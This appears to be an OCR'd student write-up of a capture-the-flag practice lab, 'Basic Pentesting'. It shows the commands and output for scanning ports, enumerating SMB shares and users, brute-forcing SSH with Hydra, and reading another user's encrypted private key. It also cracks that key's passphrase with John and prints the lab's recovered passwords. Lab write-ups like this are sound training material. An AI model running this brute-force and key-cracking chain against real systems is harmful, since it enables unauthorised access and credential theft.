


Basic Pentesting: Exploiting SMB & SSH

Date Started	@September 4, 2024 4:00 PM (EDT)
Summary of the Lab	This is a machine that allows you to practice web app hacking and privilege escalation using the private key, password cracking using John the ripper, Cracking private ssh keys to text using ssh2john.py
Area Covered	Cyber Defense Walk through
Date Finished	@September 5, 2024 1:00 AM (EDT)
LAB	THM
Lab Name	Basic Pentesting
Lab Status	Done
Level of Difficulty	☆

- Port Enumaration:
  - ssh-host key is more like a SSL certificate that accompanies a SSH key.
    - It is easily attainable information and vulnerable if the RSA is not strong for example 512 bit
  - Port 139: SMB Port that runs on top of windows NETBIOS older version
  - Port 445: Later version supporting windows 2000 and above runs on top of a TCP Stack allowing TCP and SMB to work together
  - AJP running on port 8009
    - AJP is a wire protocol. It an optimized version of the HTTP protocol to allow a standalone web server such as Apache to talk to Tomcat. Historically, Apache has been much faster than Tomcat at serving static content. The idea is to let Apache serve the static content when possible, but proxy the request to Tomcat for Tomcat related content.
    - The ajp13 protocol is packet-oriented. A binary format was presumably chosen over the more readable plain text for reasons of performance. The web server communicates with the servlet container over TCP connections. To cut down on the expensive process of socket creation, the web server will attempt to maintain persistent TCP connections to the servlet container, and to reuse a connection for multiple request/response cycles
    - Vulnerability: https://www.synopsys.com/blogs/software-security/ghostcat-vulnerability-cve-2020-1938.html

```
┌──(tricia㉿kali)-[~]
└─$ nmap -sV -sC 10.10.228.159
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-05 09:12 E
DT
Stats: 0:01:04 elapsed; 0 hosts completed (1 up), 1 undergoing Servi
ce Scan
Service scan Timing: About 66.67% done; ETC: 09:13 (0:00:19 rema
ining)
Stats: 0:01:09 elapsed; 0 hosts completed (1 up), 1 undergoing Servi
ce Scan
Service scan Timing: About 66.67% done; ETC: 09:13 (0:00:21 rema
```

```
ining)
Nmap scan report for 10.10.228.159
Host is up (0.16s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|http-title: Site doesn't have a title (text/html).
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WO
RKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup:
WORKGROUP)
8009/tcp open  ajp13?
| ajp-methods:
|  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http-proxy
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP:
|     HTTP/1.1 400
|     Content-Type: text/html;charset=utf-8
|     Content-Language: en
|     Content-Length: 2243
|     Date: Thu, 05 Sep 2024 13:13:21 GMT
|     Connection: close
```


- Directory Enumaration

```
┌──(tricia㉿kali)-[~]
└─$ dirb http://10.10.228.159:8080/

-----------------
DIRB v2.22
```

```
By The Dark Raver
-----------------

START_TIME: Thu Sep  5 09:47:04 2024
URL_BASE: http://10.10.228.159:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.228.159:8080/ ----
+ http://10.10.228.159:8080/docs (CODE:302|SIZE:0)
+ http://10.10.228.159:8080/examples (CODE:302|SIZE:0)
+ http://10.10.228.159:8080/favicon.ico (CODE:200|SIZE:21630)
+ http://10.10.228.159:8080/host-manager (CODE:302|SIZE:0)
+ http://10.10.228.159:8080/manager (CODE:302|SIZE:0)
```

```
┌──(tricia㉿kali)-[~]
└─$ dirb http://10.10.228.159/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Sep  5 10:01:23 2024
URL_BASE: http://10.10.228.159/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.228.159/ ----
⇒ DIRECTORY: http://10.10.228.159/development/
+ http://10.10.228.159/index.html (CODE:200|SIZE:158)
+ http://10.10.228.159/server-status (CODE:403|SIZE:301)
```

```
---- Entering directory: http://10.10.228.159/development/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)
```



- Found a Parent Directory in `http://10.10.228.159/development/` but nothing of substance
- Followed the hint and looked at the SMB

```
┌──(tricia㉿kali)-[~]
└─$ nmap -p 139,445 --script smb-enum-shares 10.10.228.159
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-05 14:29 EDT
Nmap scan report for 10.10.228.159
Host is up (0.17s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
```

```
|   \\10.10.228.159\Anonymous:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\samba\anonymous
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.228.159\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (Samba Server 4.3.11-Ubuntu)
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|_    Current user access: READ/WRITE
```

```
###you can also use to access the share
$smbclient \\\\<ip address>\\share
####to list the shares
$smbclient -L <ip address>
```

```
$smbclient \\\\10.10.228.159\\Anonymous
Password for [WORKGROUP\tricia]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                   D        0  Thu Apr 19 13:31:20 2018
  ..                  D        0  Thu Apr 19 13:13:06 2018
  staff.txt           N      173  Thu Apr 19 13:29:55 2018

                14318640 blocks of size 1024. 10994688 blocks available
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (0.2 KiloBytes/sec) (average
0.2 KiloBytes/sec)
```

- Found out the user was JAN

```
┌──(tricia㉿kali)-[~]
└─$ cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
###SINCE IT WAS THE STAFF FILE I ASSUMED ONE OF THE USERS WERE EITHER KAY OR JAN also seen from the /development directory the coversation between 'J' & 'K'
```

- The IPC Share
  - Summary About it can be obtained from: https://book.hacktricks.xyz/network-services-pentesting/pentesting-smb#ipcusd-share

```
┌──(tricia㉿kali)-[~]
└─$ enum4linux -a 10.10.228.159
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Sep  5 15:23:16 2024

 ==========================================( Target Information )==========================================

Target ........... 10.10.228.159
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Username .. administrator, guest, krbtgt, domain admins, root, bin, none


[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
```

```
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
```

```
Enum4Linux

Enum4linux is a tool used to enumerate SMB shares on both Windows a
nd Linux  systems. It is basically a wrapper around the tools in the Sam
ba package and makes it easy to quickly extract information from the ta
rget pertaining to   SMB. It's already installed on the AttackBox, howeve
r if you need to install it on your own attacking machine, you can do so
from the official github.

The syntax of Enum4Linux is nice and simple: "enum4linux [options] i
p"

TAG          FUNCTION

-U           get userlist
-M           get machine list
-N           get namelist dump (different from -U and-M)
-S           get sharelist
-P           get password policy information
-G           get group and member list

-a           all of the above (full basic enumeration)
```

- Tried logging in smb to see if there is a need for passwords for the users - no need
- Headed to bruteforce ssh port with the username obtained

```
┌──(tricia㉿kali)-[~]
└─$ hydra -l jan -P rockyou.txt 10.10.76.83 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do
not use in military or secret service organizations, or for illegal purpose
s (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-0
```

```
9-05 16:40:34
[WARNING] Many SSH configurations limit the number of parallel tasks,
it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries
(l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.76.83:22/
[STATUS] 166.00 tries/min, 166 tries in 00:01h, 14344234 to do in 1440:
12h, 15 active
[STATUS] 109.67 tries/min, 329 tries in 00:03h, 14344071 to do in 2179:
58h, 15 active
[ERROR] Can not create restore file (./hydra.restore) - Permission denie
d
[STATUS] 109.43 tries/min, 766 tries in 00:07h, 14343634 to do in 218
4:38h, 15 active
[22][ssh] host: 10.10.76.83   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not c
omplete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-0
9-05 16:48:06
```

- Logged in as jan through ssh

```
$ssh jan@10.10.76.83
jan@10.10.76.83's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)
```

- Discovered that I could not use sudo with the User:jan to gain access to the file I discovered

```
jan@basic2:~$ ls
jan@basic2:~$ cd /home
jan@basic2:/home$ ls
jan  kay
jan@basic2:/home$ cd jan
jan@basic2:~$ ls
```

```
jan@basic2:~$ cd ..
$jan@basic2:/home$ cd kay
$jan@basic2:/home/kay$ ls
 pass.bak
$jan@basic2:/home/kay$ cat pass.bak
 cat: pass.bak: Permission denied
jan@basic2:/home/kay$ sudo cat pass.bak
[sudo] password for jan:
jan is not in the sudoers file.  This incident will be reported.
```

```
$jan@basic2:/etc$ cat group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog,kay
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:kay
floppy:x:25:
tape:x:26:
sudo:x:27:kay
```

- Find Private SSH key to obtain the passphrase

```
$jan@basic2:/home/kay$ cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
```

DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpz
UDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8LIv
+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYISPMYv79RC65i6frkDSvx
XzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0ILXAqIaX5QfeXMacIQOUWC
HATIpVXmN
lG4BaG7cVXs1AmPiefIx7uN4RuB9NZS4Zp0IplbCb4UEawX0Tt+VKd6kz
h+Bk0aU
hWQJCdnb/U+dRasu3oxqykIKU2dPseU7rIvPAqa6y+ogK/woTbnTrkRng
KqLQxMl
lIWZye4yrLETfc275hzVVYh6FkLgtOfaIy0bMqGIrM+eWVoXOrZPBIv8iy
NTDdDE
3jRjqbOGIPs01hAWKIRxUPaEr18IcZ+OIY00Vw2oNL2xKUgtQpV2jwH04
yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV
6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/
0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6
CJJRVrhdxVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eF
eceWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVED
JMYvc87Z0
ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCF
dA0SARf6/kKwG
oHOACCK3ihAQKKbO+SfIgXBaHXb6k0ocMQAWIOxYJunPKN8bzzIQLJ
s1JrZXibhI
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbeI4XIWR+4HxbotpJx6RVByEPZ/k
ViOq3S1
GpwHSRZon320xA4hOPkcG66JDyHIS6B328uViI6Da6frYiOnA4TEjJTP
O5RpcSEK
QKIg65gICbpcWj1U4I9mEHZeHc0r2IyufZbnfYUr0qCVo8+mS8X75seeo
Nz8auQL

4DI4IXITq5saCHP4y/ntmz1A3Q0FNjZXAqdFK/hTAdhMQ5diGXnNw3tb
mD8wGveG
VfNSaExXeZA39jOgm3VboN6cAXpz124Kj0bEwzxCBzWKi0CPHFLYuM
oDeLqP/NIk
oSXloJc8aZemII5RAH5gDCLT4k67wei9j/JQ6zLUT0vSmLono1IiFdsMO4
nUnyJ3
z+3XTDtZoUI5NiY4JjCPLhTNNjAIqnpcOaqad7gV3RD/asmI2L2kB0UT8
PrTtt+S
baXKPFH0dHmownGmDatJP+eMrc6S896+HAXvcvPxIKNtI7+jsNTwuP
BCNtSFvo19
I9+xxd55YTVo1Y8RMwjopzx7h8oRt7U+Y9N/BVtbt+XzmYLnu+3qOq4W
2qOynM2P
nZjVPpeh+8DBoucB5bfXsiSkNxNYsCED4IspxUE4uMS3yXBpZ/44SyY8
KEzrAzaI
fn2nnjwQ1U2FaJwNtMN5OIshONDEABf9Ilaq46LSGpMRahNNXwzozh
+/LGFQmGjI
I/zN/2KspUeW/5mqWwvFiK8QU38m7M+mli5ZX76snfJE9suva3ehHP2
AeN5hWDMw
X+CuDSIXPo10RDX+OmmoExMQn5xc3LVtZ1RKNqono7fA21CzuCmXI2
j/LtmYwZEL
OScgwNTLqpB6SfLDj5cFA5cdZLaXL1t7XDRzWggSnCt+6CxszEndyUOI
ri9EZ8XX
oHhZ45rgACPHcdWcrKCBfOQS01hJq9nSJe2W403IJmsx/U3YLauUaVg
rHkFoejnx
CNpUtuhHcVQssR9cUi5it5toZ+iiDfLoyb+f82Y0wN5Tb6PTd/onVDtskIlf
E731
DwOy3ZfI0I1FL6ag0iVwTrPBI1GGQoXf4wMbwv9bDF0Zp/6uatViV1dHeq
PD8Otj
Vxfx9bkDezp2QI2yohUeKBDu+7dYU9k5Ng0SQAk7JJeokD7/m5i8cFw
q/g5VQa8r
sGsOxQ5Mr3mKf1n/w6PnBWXYh7n2IL36ZNFacO1V6szMaa8/489apbbj
pxhutQNu
Eu/lP8xQlxmmpvPsDACMtqA1IpoVI9m+a+sTRE2EyT8hZIRMiuaaoTZIV4
CHuY6Q
3QP52kfZzjBt3ciN2AmYv205ENIJvrsacPi3PZRNIJsbGxmxOkVXdvPC5
mR/pnIv
wrrVsgJQJoTpFRShHjQ3qSoJ/r/8/D1VCVtD4UsFZ+j1y9kXKLaT/oK491z
K8nwG

```
URUvqvBhDS7cq8C5rFGJUYD79guGh3He5Y7bl+mdXKNZLMlzOnauC
5bKV4i+Yuj7
AGIExXRIJXlwF4G0bsl5vbydM55XlnBRyof62ucYS9ecrAr4NGMggcXfY
YncxMyK
AXDKwSwwwf/yHEwX8ggTESv5Ad+BxdeMoiAk8c1Yy1tzwdaMZSnOSy
HXuVlB4Jn5
phQL3R8OrZETsuXxfDVKrPeaOKEE1vhEVZQXVSOHGCuiDYkCA6al6W
YdI9i2+uNR
ogjvVVBVVZIBH+w5YJhYtrInQ7DMqAyX1YB2pmC+leRgF3yrP9a2kLAa
Dk9dBQcV
ev6cTcfzhBhyVqml1WqwDUZtROTwfI80jo8QDlq+HE0bvCB/o2FxQKYEt
gfH4/UC
D5qrsHAK15DnhH4IXrIkPlA799CXrhWi7mF5Ji41F3O7iAEjwKh6Q/YjgPv
gj8LG
OsCP/iugxt7u+91J7qov/RBTrO7GeyX5Lc/SW1j6T6sjKEga8m9fS10h4TEr
ePkT
t/CCVLBkM22Ewao8glguHN5VtaNH0mTLnpjfNLVJCDHl0hKzi3zZmdrx
hql+/WJQ
4eaCAHk1hUL3eseN3ZpQWRnDGAAPxH+LgPyE8Sz1it8aPuP8gZABUFj
BbEFMwNYB
e5ofsDLuIOhCVzsw/DIUrF+4liQ3R36Bu2R5+kmPFIkkeW1tYWIY7CpfoJ
Sd74VC
3Jt1/ZW3XCb76R75sG5h6Q4N8gu5c/M0cdq16H9MHwpdin9OZTqO2z
NxFvpuXthY
-----END RSA PRIVATE KEY-----
```

- Use ssh2john.py to obtain the crack the private key which is stored in the id_rsa.txt

```
┌──(㉿kali)-[~]
└─$ touch id_rsa

┌──(㉿kali)-[~]
└─$ vi id_rsa

┌──(㉿kali)-[~]
└─$ sudo /usr/share/john/ssh2john.py id_rsa > id_rsa.txt
```

- Use john to crack the passphrase

```
┌──(tricia㉿kali)-[~]
└─$ sudo john id_rsa.txt -wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSS
H 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for a
ll loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (id_rsa)
1g 0:00:00:00 DONE (2024-09-05 21:10) 2.564g/s 212123p/s 212123c/s
212123C/s betzabeth..beba21
Use the "--show" option to display all of the cracked passwords reliabl
y
Session completed.
```

- Using the private key as well as the passphrase obtained you can access kay user without the password https://unix.stackexchange.com/questions/23291/how-to-ssh-to-remote-server-using-a-private-key the passphrase we used was now `beeswax`

```
┌──(tricia㉿kali)-[~]
└─$ ssh -i id_rsa kay@10.10.76.83
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.
```

```
Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
```